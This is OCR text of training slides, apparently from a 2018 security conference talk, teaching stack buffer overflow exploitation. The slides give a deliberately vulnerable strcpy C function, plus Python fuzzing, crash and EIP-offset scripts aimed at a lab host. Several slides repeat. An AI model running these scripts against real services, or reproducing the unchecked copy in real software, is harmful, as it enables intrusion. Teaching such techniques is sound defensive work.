
1. Disassembly (CPU Instructions)
2. Registers
3. Stack
4. Dump

Breakpoints

- Set
  - F2
  - Right click > Breakpoint > Toggle
- Show breakpoints
  - “b” button on toolbar

Execution

- Run program F9
- Step over F7
- Step into F8
- Also from Debug dropdown



Software Engineering Institute
Carnegie Mellon University

InfoSecWorld
Conference & Expo 2018

QUICK FACTS

Main windows

1. Disassembly (CPU Instructions)
2. Registers
3. Stack
4. Dump

Breakpoints


- Set
  - F2
  - Right click > Breakpoint > Toggle
- Show breakpoints
  - “b” button on toolbar

Execution

- Run program F9
- Step over F7
- Step into F8
- Also from Debug dropdown

Other

- Memory map
  - “m” button
- Executable modules
  - “e” button



Software Engineering Institute
Carnegie Mellon University

InfoSecWorld
Conference & Expo 2018

VULNERABLE CODE

Overview

- User inputs data on command line
- Code passes user input to function
- Function copies user data to variable

VULNERABLE CODE

Overview

- User inputs data on command line
- Code passes user input to function
- Function copies user data to variable

Insecure Code

- main passes user input to foo
  - unfiltered user input

```
void foo(char *bar) {
        char c[12];
        strcpy(c,bar); //obsolete code
}


int main(int argc,char **argv) {
        foo(argv[1]); // unfiltered user input
}
```

VULNERABLE CODE

Overview

- User inputs data on command line
- Code passes user input to function
- Function copies user data to variable

Insecure Code

- main passes user input to foo
  - unfiltered user input
- strcpy copies user input to variable c
  - Obsolete code
    - Does not do bounds checking
      - Size irrelevant
  - Replaced by stncpy
    - strncpy does bounds check
      - Size in arguments

```
void foo(char *bar) {
        char c[12];
        strcpy(c,bar); //obsolete code
}

int main(int argc,char **argv) {
        foo(argv[1]); // unfiltered user input
}
```

VULNERABLE CODE

Overview

- User inputs data on command line
- Code passes user input to function
- Function copies user data to variable

Insecure Code

- main passes user input to foo
  - unfiltered user input
- strcpy copies user input to variable c
  - Obsolete code
    - Does not do bounds checking
      - Size irrelevant
  - Replaced by stncpy
    - strncpy does bounds check
      - Size in arguments

End Result

- Variable c allocated 12 characters
  - Overflow if user input is greater
    - 10 lbs sausage in 5 lb bag

```
void foo(char *bar) {
        char c[12];
        strcpy(c,bar); //no bounds checking
}

int main(int argc,char **argv) {
        foo(argv[1]); // unfiltered user input
}
```

FUZZER

- Can fuzz manually
  - Easy for code as written
  - Not so easy in general
- Fuzzer is more flexible
  - Custom
  - Spike, Peach, Sully/boofuzz
- Simple custom fuzzer in Python
  - Create array of buffers
    - 50 to 1500 in steps of 50
  - for loop runs until crash
- Note time.sleep(30)
  - Gives time to attach debugger
- Prints buffer size before sending
  - Know buffer size that crashed
- Be sure host IP address is updated

1-fuzz.py

```
#!/usr/bin/python
import socket
import time

host="192.168.35.129"
port=5116

# create array of buffers from 50 to 1500 in steps of 50
buf=["A"]
count=50
while len(buf) <= 30:
 buf.append("A"*count)
 count+=50

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((host,port))
s.recv(1024)

for string in buf:
 print "Fuzzing INPUT with %s bytes" % len(string)
 if len(string)==1: time.sleep(30)
 s.send(string+'\r\n')
 s.recv(1024)
```


FUZZING CRASH

Fire exploit from kali

- ./1-fuzz.py

Attach Immunity

- only 30 seconds!
  - Can increase
- Again looking for vuln2 process



FUZZING


Fire exploit from kali

- ./1-fuzz.py

Attach Immunity

- only 30 seconds!
  - Can increase
- Again looking for vuln2 process

Crash after sending 550 byte buffer



Software Engineering Institute
Carnegie Mellon University

InfoSecWorld
Conference & Expo 2018

CONTROL EIP

Standalone POC Python script


- Send 550 byte buffer from Kali
- Be sure have right host IP address

```
#!/usr/bin/python
import socket
import time

host="192.168.35.129"
port=5116

buf = ""
buf += "A"*550

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((host,port))
data=s.recv(1024)
time.sleep(30)
print "Hurry and connect to debugger..."
s.send(buf+'\r\n')
s.close()
print "[*] Payload sent"
```

CONTROL EIP

Standalone POC Python script

- Send 550 byte buffer from Kali
  - EIP overrun
  - Buffer on stack




CONTROL EIP

Standalone POC Python script

- EIP overrun for 550 bytes buffer

Identify bytes that overwrite EIP

- Create unique buffer to inject
  - msf-pattern_create -l 550



CONTROL EIP

Standalone POC Python script

- EIP overrun for 550 bytes buffer

Identify bytes that overwrite EIP

- Create unique buffer to inject
  - msf-pattern_create -l 550
- Update exploit

3-offset.py

```
#!/usr/bin/python
import socket
import time

host="192.168.35.129"
port=5116

buf = ""
buf +=
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7A
c8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af
7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai
7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9
Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5
Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3A
r4Ar5Ar6Ar7Ar8Ar9As0As1As2A"

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((host,port))
data=s.recv(1024)
time.sleep(20)
```

